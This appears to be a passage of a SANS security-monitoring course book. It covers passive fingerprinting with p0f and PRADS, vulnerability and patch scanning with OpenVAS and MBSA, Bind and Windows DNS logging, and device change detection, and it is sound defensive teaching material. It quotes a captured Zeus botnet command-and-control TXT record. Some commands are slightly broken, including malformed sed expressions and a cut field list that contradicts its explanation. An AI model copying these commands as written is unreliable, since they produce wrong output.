Another example of passive monitoring comes to us in the form of p0f, which refers to passive OS fingerprinting. Michal Zalewski (@lcamtuf) originally authored p0f way back in 2000. Though p0f has decidedly been around for quite some time, version 3 represents a complete rewrite by Zalewski in 2012.

Now, p0f not only includes OS fingerprinting capabilities, but also can perform some passive application fingerprinting capabilities.

<http://lcamtuf.coredump.cx/p0f3/> (http://cyber.gd/511_330) **QR**



PRADS

- PRADS is quite useful:
 - Logs assets in CSV format
 - Passively detects both OS and services
 - Under active development
 - Able to detect services that can be difficult to detect actively, specifically UDP services
 - Now included in Security Onion
- You can view the PRADS log directly in a spreadsheet:
 - `$ gnumeric /var/log/prads-asset.log`

Continuous Monitoring and Security Operations

66

PRADS

The PRADS log is in CSV (Comma Separated Values), meaning You can open it directly in a spreadsheet, which is quite handy.

In both our course VM and Security Onion, the log is located here: `/var/log/prads-asset.log`

You may open it with the Gnumeric spreadsheet:

```
$ gnumeric /var/log/prads-asset.log
```

Raw PRADS log view in Gnumeric Spreadsheet

	A	B	C	D	E	F	G	H
1	asset							
2	10.5.11.116	0	53	17	CLIENT	[unknown:@domain]	0	1389820
3	10.5.0.2	0	53	17	SERVER	[domain:DNS SQR I	0	1389820
4	10.5.11.116	0	58756	6	SYN	[65535:64:1:60:M1: S		T
5	10.5.11.116	0	80	6	CLIENT	[http:curl/7.22.0 (i6	0	1389820
6	10.5.11.116	0	58756	6	FIN	[65535:64:1:40::AF	0	1389820
7	10.5.11.116	0	21	6	CLIENT	[unknown:@ftp]	0	1389820
8	10.5.11.119	0	53	17	CLIENT	[unknown:@domain]	0	1389820
9	10.5.11.119	0	34309	6	SYN	[65535:64:1:60:M1: S		T
10	10.5.11.119	0	21	6	CLIENT	[unknown:@ftp]	0	1389820
11	10.5.11.119	0	35513	6	FIN	[65535:64:1:40::AF	0	1389820
12	10.5.11.119	0	123	17	CLIENT	[unknown:@ntp]	0	1389820
13	10.5.11.119	0	80	6	CLIENT	[http:Ruby]	0	1389820
14	10.5.0.1	0	55641	6	SYN	[65535:64:1:64:M1: N		W4
15	10.5.11.102	0	445	6	SYNACK	[8107:178:1:60:M1: N		WR

Continuous Monitoring and Security Operations


67

Raw PRADS log view in Gnumeric Spreadsheet

Here's the raw view of the PRADS log.

Let's Clean That Up a Bit

- Let's use some Linux command line Kung Fu on the PRADS log to:
 - Find "SERVER"s
 - View asset (IP address), port, proto, service and service-info
 - Save to a file and view in a spreadsheet

A terminal window titled "Terminal - student@Sec-511-Linux: ~" with a menu bar (File, Edit, View, Terminal, Go, Help). The terminal shows three commands: 1. `[~]$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6 > /tmp/asset.csv` 2. `[~]$` 3. `[~]$ gnumeric /tmp/asset.csv`

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Go Help
[~]$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6 > /tmp/asset.csv
[~]$
[~]$ gnumeric /tmp/asset.csv
```

Continuous Monitoring and Security Operations

68

Let's Clean That Up a Bit

Here are the commands shown above:


```
$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6
> /tmp/asset.csv
```

```
$ gnumeric /tmp/asset
```

"`sort -u`" sorts the input numerically (by IP address), and ignores duplicate lines ("u" = unique).

"`cut -d, -f1,3,4,5,6`" tells cut to use the comma as a delimiter ("-d,") and print fields 1,3,5 and 6.

Cleaned-Up Output



The screenshot shows a spreadsheet window titled '*asset.csv - Gnumeric'. The data is organized into columns A through E. Column A contains IP addresses, B contains port numbers, C contains protocol numbers, and D contains protocol names. The status bar at the bottom indicates 'Sum=0'.

	A	B	C	D	E
1	10.5.0.2	53	17	[domain:DNS SQR No Error]	
2	10.5.0.2	53	17	[domain:DNS SQR No Error]	
3	10.5.11.10	123	17	[unknown:@ntp]	
4	10.5.11.10	139	6	[smb:Windows SMB]	
5	10.5.11.10	389	6	[unknown:@ldap]	
6	10.5.11.10	445	6	[unknown:@microsoft-ds]	
7	10.5.11.102	445	6	[smb:Windows SMB]	
8	10.5.11.103	4444	6	[ssl:OpenSSL]	
9	10.5.11.118	445	6	[smb:Windows SMB]	
10	10.5.11.118	445	6	[smb:Windows SMB]	
11					

Cleaned-Up Output

If you want to get a little fancier than what's shown above and translate the protocol numbers shown above to protocol names, here's one quick-and-dirty way:

```
$ grep SERVER /var/log/prads-asset.log | sort -u | cut -d, -f1,3,4,6 | sed "s/,17/,udp,g" | sed "s/,6/,tcp,g" > /tmp/asset.csv
```

Note that the protocol numbers are described in /etc/protocols on most Unix/Linux systems, including the class Linux VM.

Those with keen eyes may notice a potential flaw in the above code: should any system have port 6 or 17 open (unlikely, but possible), the above command would also incorrectly translate the port numbers into "tcp" or "udp". Not a big deal in our case, but worth looking out for. A more complex command that tracked fields could handle those cases.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - **[POf Exercise]**
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

70

Course Roadmap

Our next section discusses maintaining situational awareness.



SEC511 Workbook: p0f v3

Exercise 2: p0f v3

Continuous Monitoring and Security Operations

71

SEC511 Workbook: p0f v3

Please go to the 511 Exercise Workbook, section 511.5-2.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- **[Vulnerability Scanning]**
- Monitoring Patching
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

72

Course Roadmap

Our next section discusses vulnerability scanning.

Vulnerability Scanning

- Vulnerability scanning **should** be one of the most valuable CSM techniques
- The problem?
 - Results are often ignored
 - Many organizations keep re-scanning the same vulnerable systems
- A critical finding in a vulnerability scan must be mitigated
 - The tool will offer an opinion of severity
 - Your organization's severity may be different

Continuous Monitoring and Security Operations

73

Vulnerability Scanning

A tool's severity level for a given vulnerability is an opinion. For example: a critical finding for Internet Explorer may be critical for desktops, but not for servers.

Also, once a system is determined to be insecure, re-scanning adds little value. The course authors have a client with critical data on systems running the following unsupported operating systems: Windows NT, Windows 2000, and Windows XP.

The systems contain critical data and patches are no longer available for any of those operating systems. The "vulnerability scanning" portion of risk analysis is complete: they are vulnerable. The risk must be mitigated.

{CSC} CSC 4-1: Vulnerability Scanning

- *Run automated vulnerability scanning tools against all systems on the network on a weekly or more frequent basis and deliver prioritized lists of the most critical vulnerabilities to each responsible system administrator along with risk scores that compare the effectiveness of system administrators and departments in reducing risk¹*

Continuous Monitoring and Security Operations

74

CSC 4-1: Vulnerability Scanning

CSC 4-1 continues:

Use a SCAP-validated vulnerability scanner that looks for both code-based vulnerabilities (such as those described by Common Vulnerabilities and Exposures entries) and configuration-based vulnerabilities (as enumerated by the Common Configuration Enumeration Project). Where feasible, vulnerability scanning should occur on a daily basis using an up-to-date vulnerability- scanning tool.²

We will discuss SCAP next.

[1] <http://www.sans.org/critical-security-controls/control/4> (http://cyber.gd/511_512) **QR**

[2] Ibid.



Security Content Automation Protocol (SCAP)

- Security Content Automation Protocol (SCAP)
 - *A suite of specifications that standardize the format and nomenclature by which security software products communicate software flaw and security configuration information¹*
- Described by NIST Special Publication 800-117
- Commercial support is robust
 - Open source support somewhat limited, but growing steadily

Continuous Monitoring and Security Operations

75

Security Content Automation Protocol (SCAP)

SCAP stands for Security Content Automation Protocol.

NIST maintains a list of SCAP-validated tools here: <http://nvd.nist.gov/scapproducts.cfm>
(http://cyber.gd/511_542)

NIST SP 800-117 is available at: <http://csrc.nist.gov/publications/nistpubs/800-117/sp800-117.pdf>
(http://cyber.gd/511_574)

[1] <http://csrc.nist.gov/publications/nistpubs/800-117/sp800-117.pdf> (http://cyber.gd/511_574)

OpenVAS



- OpenVAS is an open source Network Vulnerability scanner
 - Descendant of the open source Nessus vulnerability scanner
 - Nessus is now closed source commercial software, owned by Tenable security
- Version 5 supports "integration of SCAP data (CVE, CPE), with updates via a feed service"¹
- Available at: <http://www.openvas.org/>
 - Also installed in the course Linux VM

Continuous Monitoring and Security Operations

76

OpenVAS

OpenVAS is a high quality open source Vulnerability scanner. It includes 33,000+ Network Vulnerability Tests (NVTs).²

The OpenVAS website is: <http://www.openvas.org/> (http://cyber.gd/511_541)

[1] <http://hackertarget.com/openvas-5-released-now-available-for-download/>
(http://cyber.gd/511_575)

[2] <http://www.openvas.org/about.html> (http://cyber.gd/511_573)



Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- **[Monitoring Patching]**
- Monitoring Service Logs
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

77

Course Roadmap

Our next section discusses patch monitoring.

Monitoring Patching

- Patching represents one of the simplest and best ways to mitigate risk
 - Two of the Australian Signals Directorate (ASD) top four controls are patching
- A robust patching solution for both OS and third-party patches is required
- Routine auditing of patch compliance is also a must

Monitoring Patching

A lot is made of the Advanced Persistent Threat (APT), zero day attacks, and/or nation state attacks.

The reality: the vast majority of exploitation is accomplished via reusing static passwords, and exploiting patchable vulnerabilities.

Java is a great example:

Research from Microsoft shows that there has been a huge spike in malware targeting Java vulnerabilities since the third quarter of 2011, and much of the activity has centered on patched vulnerabilities in Java. Part of the reason for this phenomenon may be that attackers like vulnerabilities that are in multiple versions of Java, rather than just one specific version¹

[1] <https://threatpost.com/attackers-target-older-java-bugs> (http://cyber.gd/511_576)

Microsoft Baseline Security Analyzer



- The Microsoft Baseline Security Analyzer (MBSA) is a free tool that provides a simple way to monitor the following
 - Check for Windows administrative vulnerabilities
 - Check for weak passwords
 - Check for IIS administrative vulnerabilities
 - Check for SQL administrative vulnerabilities
 - Check for security updates¹
- We will focus on security updates (patches)

Continuous Monitoring and Security Operations

79

Microsoft Baseline Security Analyzer

MBSA is a great tool that comes free with your Windows license. Version 2.3 was released in late 2013.

Version 2.3 adds the following support:

- Windows 8
- Windows 8.1
- Windows Server 2012 R2
- Windows Server 2012

Windows 2000 is no longer supported.

[1] <http://www.microsoft.com/en-us/download/details.aspx?id=7558> (http://cyber.gd/511_56) QR



MBSA

- Able to scan a range of systems/IP addresses
 - Saves results in XML format
- Both GUI (**mbsa.exe**) and command line (**mbascli.exe**) versions are available
- **mbascli.exe** is scriptable
 - Usually located in \Program Files\Microsoft Baseline Security Analyzer 2\mbascli.exe


MBSA

Microsoft Baseline Security Advisor is:

...an easy to use tool that helps small and medium businesses determine their security state in accordance with Microsoft security recommendations and offers specific remediation guidance. Improve your security management process by using MBSA to detect common administrative vulnerabilities and missing security updates on your computer systems.

[1] <http://technet.microsoft.com/en-US/security/cc184922.aspx> (http://cyber.gd/511_577)

MBSA GUI



Continuous Monitoring and Security Operations


81

MBSA GUI

The MBSA scan above shows that 2 security updates are missing from the scanned system.

mbsaccli.exe

- Example syntax: `mbsaccli.exe /n OS+SQL+IIS+Password /r 10.5.11.1-10.5.11.254`
 - Don't ("/n") run OS, SQL, IIS or Password checks
 - This will only check security updates
 - Scan systems 10.5.11.1-10.5.11.254
- The CLI has more options than the MBSA GUI
 - CLI-only options are listed in notes below



```
Administrator: Command Prompt - mbsaccli.exe /n OS+SQL+IIS+Password /r 1_
c:\Program Files\Microsoft Baseline Security Analyzer 2>mbsaccli.exe /n OS+SQL+IIS+Password /r 10.5.11.1-10.5.11.254
Microsoft Baseline Security Analyzer
Version 2.3 (2.3.2208.0)
(C) Copyright 2002-2013 Microsoft Corporation. All rights reserved.

Scanning...
1 of 254 computer scans complete.
2 of 254 computer scans complete.
3 of 254 computer scans complete.
4 of 254 computer scans complete.
```

Continu

mbsaccli.exe

Here are the options available for mbsaccli that are not available in the GUI version of MBSA:

- /nvc. This switch instructs MBSA to not attempt to connect to the Internet to check for an updated version of the MBSA scan tool.
- /qp. This switch instructs MBSA to not show scan progress.
- /qt. This switch instructs MBSA to not display the completed scan report immediately after a scan completes.
- /Unicode. This switch instructs MBSA to provide the completed scan report in Unicode format.
- /u. This switch lets you specify the user name of an administrator-level user on the target computer(s).
- /p. This switch lets you specify the password of an administrator-level user on the target computer(s).
- /catalog. This switch lets you specify an alternate location for the offline catalog (Wsusscn2.cab) file.
- /rd. This switch lets you specify an alternate location for the completed scan report.
- /nd. This switch instructs MBSA to not download any files from the Microsoft website when performing a scan. In other words, it instructs MBSA to perform the scan like it would in offline mode.
- /xmlout. This switch instructs MBSA to perform a security scan (no vulnerability assessment checks) using the most basic files necessary to perform an MBSA scan (Mbsaccli.exe and Wusscan.dll) without performing a full MBSA installation.¹

[1] <http://msdn.microsoft.com/en-us/library/ff647642.aspx> (http://cyber.gd/511_57) QR



Linux Patch Compliance

- There are a number of vendor-specific commercial distributions
 - OpenSUSE: Suse Manager
 - Ubuntu: Landscape
 - RedHat Enterprise: Satellite
- Free options include:
 - Spacewalk (can manage Fedora, CentOS, SLE and Debian)

Continuous Monitoring and Security Operations

83

Linux Patch Compliance

Here are the sites for the software referenced above:

Suse Manager:

- <https://www.suse.com/products/suse-manager/> (http://cyber.gd/511_543)

Landscape:

- <https://landscape.canonical.com/> (http://cyber.gd/511_544)

Satellite:

- <http://www.redhat.com/products/enterprise-linux/satellite/> (http://cyber.gd/511_545)

Spacewalk:

- <http://spacewalk.redhat.com/> (http://cyber.gd/511_546)

Quick and Dirty Linux Patch Checks

- This may be accomplished via scripts run via SSH
 - Many sites use key-based SSH authentication
- There are also simple methods for discovering out-of-date Linux/Unix systems:
 - Months/years of uptime
 - Old kernels
- These are far from perfect, but can be performed without purchasing enterprise management software

Quick and Dirty Linux Patch Checks

SSH (Secure Shell) key-based authentication is a great way to automate remote Linux/Unix scripts. These are often set up with no passwords, to allow unattended access.

This obviously creates a risk: an attacker with access to the scanning system could access the scanned system, using the same local key (and no password).

Restricting SSH to specific **commands** only (and disabling shell access) is a great way to mitigate this risk.

SSH key-based authentication can do the following:

- *Forced commands for limiting the set of programs that the client may invoke on the server*
- *Restricting incoming connections from particular hosts*
- *Setting environment variables for remote programs*
- *Setting an idle timeout so clients will be forcibly disconnected if they aren't sending data*
- *Disabling certain features of the incoming SSH connection, such as port forwarding and tty allocation¹*

[1] http://www.e-reading.club/htmbook.php/oreilly/networking_2ndEd/ssh/ch08_02.htm
(http://cyber.gd/511_5100)

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - P0f Exercise
- Vulnerability Scanning
- Monitoring Patching
- **[Monitoring Service Logs]**
- Monitoring Change to Devices
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

85

Course Roadmap

Our next section discusses patch monitoring.

Monitoring Service Logs

- The number and types of services that may be monitored is huge
 - We will focus on a high-value (and typically ignored) service log: DNS
- Most organizations have internal DNS servers that perform recursion
 - DNS servers can log requests and responses
 - DNS logging is usually disabled (default setting)
 - These logs can provide a wealth of attack data

Continuous Monitoring and Security Operations

86

Monitoring Service Logs

There are many service logs we could focus on, but one stands out as a missed opportunity for most organizations: DNS logs.

Most mid-to-large organizations deploy internal DNS servers that perform recursion, meaning the server will use the Internet to resolve domains that are not local. Most recursive DNS servers are also caching: they will remember a given DNS response for a period of time (the DNS record's TTL, or Time to Live).

Any modern DNS server can also log all requests and responses.

{CSC}

CSC 5.16: Malware Defenses

- *Enable domain name system (DNS) query logging to detect hostname lookup for known malicious C2 domains.*¹
- In addition to logging, viewing/dumping and inspecting the DNS cache is a good short-term investigative tool
- It's easy to check for resolution to known malware domains via scripting
 - We will also discuss anomaly-based methods for malware detection

Continuous Monitoring and Security Operations

87

CSC 5.16: Malware Defenses

There are many sites/services that track malware domains, here are a couple:

- <http://www.malwaredomains.com/> (http://cyber.gd/511_579)
- <http://www.malwaredomainlist.com/> (http://cyber.gd/511_580)

Simply viewing a recursive DNS server's cache is a great way to start this process, and is supported out-of-the box on most DNS servers, with no additional configuration needed.

This bind command will dump the DNS cache (to /var/cache/bind/named_dump.db on the system we tested):

```
# rndc dumpdb
```

This PowerShell command will dump the cache on Windows Server 2012:

```
PS C:\> Show-DnsServerCache
```

[1] <http://www.sans.org/critical-security-controls/control/5>
(http://cyber.gd/511_511) QR



Check Your DNS

- Malware, like most network software, uses DNS for resolving names to IP addresses (etc.)
- It also uses DNS for command and control (C2) traffic
 - It's usually allowed outbound
 - It's usually ignored
- The following should be monitored:
 - Large DNS queries with high entropy
 - Large TXT record responses
 - High volumes of DNS resolution failures can also be a sign of compromise

Check Your DNS

Rod Rasmussen wrote a great article in Security Week called Do You Know What your DNS Resolver is Doing Right Now?

Look for long, randomized hostname queries sent to the same or small subset of domains. This one is a no-brainer, and you can start by just looking for extremely long hostnames being resolved.

Look for TXT requests and of course TXT responses that contain large amounts of gibberish.

Watch for "beaconing" behavior—the same hostnames (that aren't in the Alexa list) being pinged regularly.¹

[1] <http://www.securityweek.com/do-you-know-what-your-dns-resolver-doing-right-now>
(http://cyber.gd/511_55)



Zeus Botnet C2 via DNS

- Note the large DNS TXT records used by the Zeus botnet for Command and Control (C2):

Non-authoritative answer:

```
12192.pf.zonesenoz.com      text =  
"52g/s93XtdsK/b41yx5iY3yjEkY80e17UgY9QYsv9XhTrl29e9eLpK1fg5b9/hMPnKcZojcPOtbHY8i  
Rm6ZqldS6UOvTkua5rUzvv2u39bE5+OcdtCc5i2iGSr7COzxfd08DuS8Sdii22Y+OUT2wy/0Z2vFYptQ  
76FUBX3M16fXZNRXuk0lowePv7pdYwcXfGQyb9Fhr5aFo25zbn+2gaR3fsMOy"
```

Continuous Monitoring and Security Operations

89

Zeus Botnet C2 via DNS

Note this TXT record used by the Zeus botnet.

This is not used for DNS resolution; it's used for Command and Control (C2).


RSA says the following about Zeus:

It is getting tougher and tougher to be a botnet herder. As Intrusion Detection Signatures, AntiVirus Gateways, Next Generation Firewalls and Smart Proxies learn to recognize Zeus Command and Control queries and messages, running a successful botnet is getting more difficult. So how can a botnet herder get his C&C traffic past these control systems? By using DNS. Specifically, by querying a DNS server for TEXT records, reassembling the encoded messages, and providing a fast, reliable communication method that hardly any organization is blocking.¹

[1] <https://community.emc.com/community/connect/rsaxchange/netwitness/blog/2013/07/02/zeus-command-and-controls-hiding-in-dns-txt-record-responses> (http://cyber.gd/511_581)

Enable DNS Query Logging on Windows 2008/2012

- Go to DNS Manager -
 > Action -> Properties
 -> Debug Logging
 - Check "Log packets for debugging"
 - Choose the location for the text log file



Continuous Monitoring and Security Operations

90

Enable DNS Query Logging on Windows 2008/2012

We have chosen the options shown above, and selected incoming packets only (logging outgoing packets doubles the output).

This forces the DNS server to log queries, but not the contents of the responses; here's an example for sans.org:

```
3/30/2014 5:14:39 PM 0474 PACKET 00000077A6E67210 UDP Rcv
10.5.11.142 6557 Q [0001 D NOERROR] A
(4) sans(3) org(0)
3/30/2014 5:14:39 PM 0474 PACKET 00000077A6E6F390 UDP Rcv
66.35.59.7 a548 R Q [0084 A NOERROR] A
(4) sans(3) org(0)
```

Checking "Details" will force the DNS server to log *much* more data, including responses. Searching the DNS log file for "DATA" shows the responses:

```
C:\> findstr DATA C:\dns.txt
DATA v=spf1 mx a:smtp21a.sans.org a:smtp31a.sans.org
a:smtp21b.sans.org a:smtp31b.sans.org a:lists.sans.org
a:mass1a.sans.org a:savfw21a.sans.org a:savfw31a.sans.org
ip4:66.35.59.0/24 ip4:204.51.94.0/24 ip4:66.59.0.0/19 ip4:72.19
.192.0/18 ~all
```

Enable Query Logging on Bind 9

```
logging {  
    channel querylog {  
        file  
        "/var/log/named/query.log";  
        print-time yes;  
    };  
    category queries { querylog; };  
};
```

Continuous Monitoring and Security Operations

91

Enable Query Logging on Bind 9

To enable query logging on Bind version 9, add the above to your named.conf (or named.conf.local for some OSes like Ubuntu Linux):

This will log the queries only (not responses), in this format:

```
01-Apr-2014 08:54:49.902 client 10.5.11.195#29229: query:  
safebrowsing-cache.google.com IN A + (10.5.11.198)  
01-Apr-2014 09:02:15.027 client 10.5.11.195#27373: query:  
www.googleapis.com IN A + (10.5.11.198)  
01-Apr-2014 09:06:46.040 client 10.5.11.195#63094: query:  
tools.google.com IN A + (10.5.11.198)  
01-Apr-2014 09:07:27.902 client 10.5.11.195#4223: query:  
mscrl.microsoft.com IN A + (10.5.11.198)  
01-Apr-2014 09:21:12.348 client 10.5.11.195#52263: query:  
premium.avira-update.com IN A + (10.5.11.198)
```

Enable Response Logging on Bind 9

```
logging {
    channel resolverlog {
        file "/var/log/named/resolver.log";
        severity debug 10;
        print-time yes;
    };
    category resolver { resolverlog; };
};
```

Continuous Monitoring and Security Operations

92

Enable Response Logging on Bind 9

In order to log DNS query responses in Bind, debug level 10 is required. Unfortunately, this is **very** verbose: a single request for sec511.com generated 131 lines in the log file. The good news: everything is logged, including the full response.

You may then search for specific records:

```
$ grep -P 'IN\tTXT\t' /var/log/named/resolver.log
```

```
sans.org.                7200      IN        TXT
    "v=spf1 mx a:smtp21a.sans.org a:smtp31a.sans.org
a:smtp21b.sans.org a:smtp31b.sans.org a:lists.sans.org
a:mass1a.sans.org a:savfw21a.sans.org a:savfw31a.sans.org
ip4:66.35.59.0/24 ip4:204.51.94.0/24 ip4:66.59.0.0/19
ip4:72.19.192.0/18 ~all"
microsoft.com.           3600      INgmail.com.
    300      IN        TXT        "v=spf1
redirect=_spf.google.com"
google.com.               3600      IN        TXT
    "v=spf1 include:_spf.google.com ip4:216.73.93.70/31
ip4:216.73.93.72/31 ~all"
```

Note the "-P" flag is available on the GNU version of grep, and provides Perl-Compatible Regular Expression (PCRE) support in grep.

Now We're Logging DNS: What Next?

Your Sec 511 Virtual Machine has the following scripts in /usr/local/bin:

- **long-dns-query**
 - Processes Bind query logs, reports any name longer than 60 bytes (configurable)
- **failed-dns-query**
 - Processes Bind response logs, tracks failed DNS query responses

Now We're Logging DNS: What Next?

Note that benign software and services also use long DNS queries. Examples include Sophos Web Protection and Team Cymru's Malware Hash Registry:

```
2.hcybnq-2sguhzo-2s3-2s32-2sPunzore-5sbs-5sRzcgvarff-5sKL-  
2rcat.k-2s200ckk-2qPunzore-5sbs-5sRzcgvarff-5sKL-  
2rcat.pqa.ohyontneqra.arg.w.00.s.sophosxl.net  
ec85e405c5d0106f2113dd318b8ea83f5d95e264.malware.hash.cymru.com
```

Any software that tracks long DNS queries needs to ignore benign domains. long-dns-query does just that, using the file /usr/local/etc/long-dns-query-ignore.txt

If you find new benign domains that should be added, please e-mail "dns@sec511.com", and we'll add them to the tool.

Course Roadmap

- State Assessment and SOCs
- Network Security Architecture
- Network Security Monitoring
- Endpoint Security Architecture
- **Automation and Continuous Security Monitoring**
- Design, Detect, Defend

- Continuous Monitoring Overview
- Industry Best Practices
- Winning CSM Techniques
- Situational Awareness
- Host and Service discovery
 - Inventory Exercise
- Passive OS Detection
 - POf Exercise
- Vulnerability Scanning
- Monitoring Patching
- Monitoring Service Logs
- **[Monitoring Change to Devices]**
- Leveraging Firewall/Proxy Data
- Configuring Centralized Windows Event Logging
- Critical Windows Events
 - Windows Event Log Exercise
- Scripting and Automation
- Monitoring Windows Registry Startup Keys
 - 511.5 Final Exercise

Continuous Monitoring and Security Operations

94

Course Roadmap

Our next section discusses monitoring change to devices and appliances.

Monitoring Change in Critical Devices and Appliances

- Many network and security devices come in "appliance" form
 - Routers, Firewalls, IPS, etc.
- These devices are often ignored by CSM processes because they fall under "other"
 - Attackers will often compromise and change these devices
- We will focus on detecting change to the most critical devices and appliances

Continuous Monitoring and Security Operations

95

Monitoring Change in Critical Devices and Appliances

Security appliances are an often-overlooked portion of our information security defenses. They tend to run custom operating systems, and are treated as "other," for many security controls, including continuous security monitoring. This is quite dangerous, as they are ripe targets for exploitation.

Two Approaches to Detect Device Change

1. The "diff" approach: retrieve device configurations on a routine schedule
 - Compare current configuration to previous
 - Report any differences
2. The "built-in change detection" approach
 - Configure device to report all changes in real-time
 - This includes any changes to logging or change detection!

Two Approaches to Detect Device Change

Approach 1 is simple and works well, with some simple scripting. On a Unix system: it is trivial to write a cron job to pull a router configuration nightly. The biggest issue is how to handle authentication: the script will need read-only access to a device, and these credentials need to be protected. It is best to create a limited monitoring account that can only read a device configuration. Note this is still sensitive and must be protected: an attacker with read access will have configuration information, possibly included password hashes.

Some devices can backup configurations to a remote device on a routine basis. That avoids the authentication issue. If you go this route, be sure to detect a device that stops backing its configuration up, for example: if last configuration is greater than X hours/days old, alert

Here is the Unix/Linux pseudo code to retrieve device configurations and detect change. Assuming the remote device IP address is 192.168.7.1.

Download configuration manually, call it 192.168.7.1.old

Then do this nightly:

- Download new configuration, call it 192.168.7.1.new
- `$ diff 192.168.7.1.old 192.168.7.1.new > 192.168.7.1.diff`
- If 192.168.7.1.diff is > 0 bytes, e-mail contents to CSM team
- `$ mv 192.168.7.1.new 192.168.7.1.old`

Built-in Change Detection: Cisco Routers

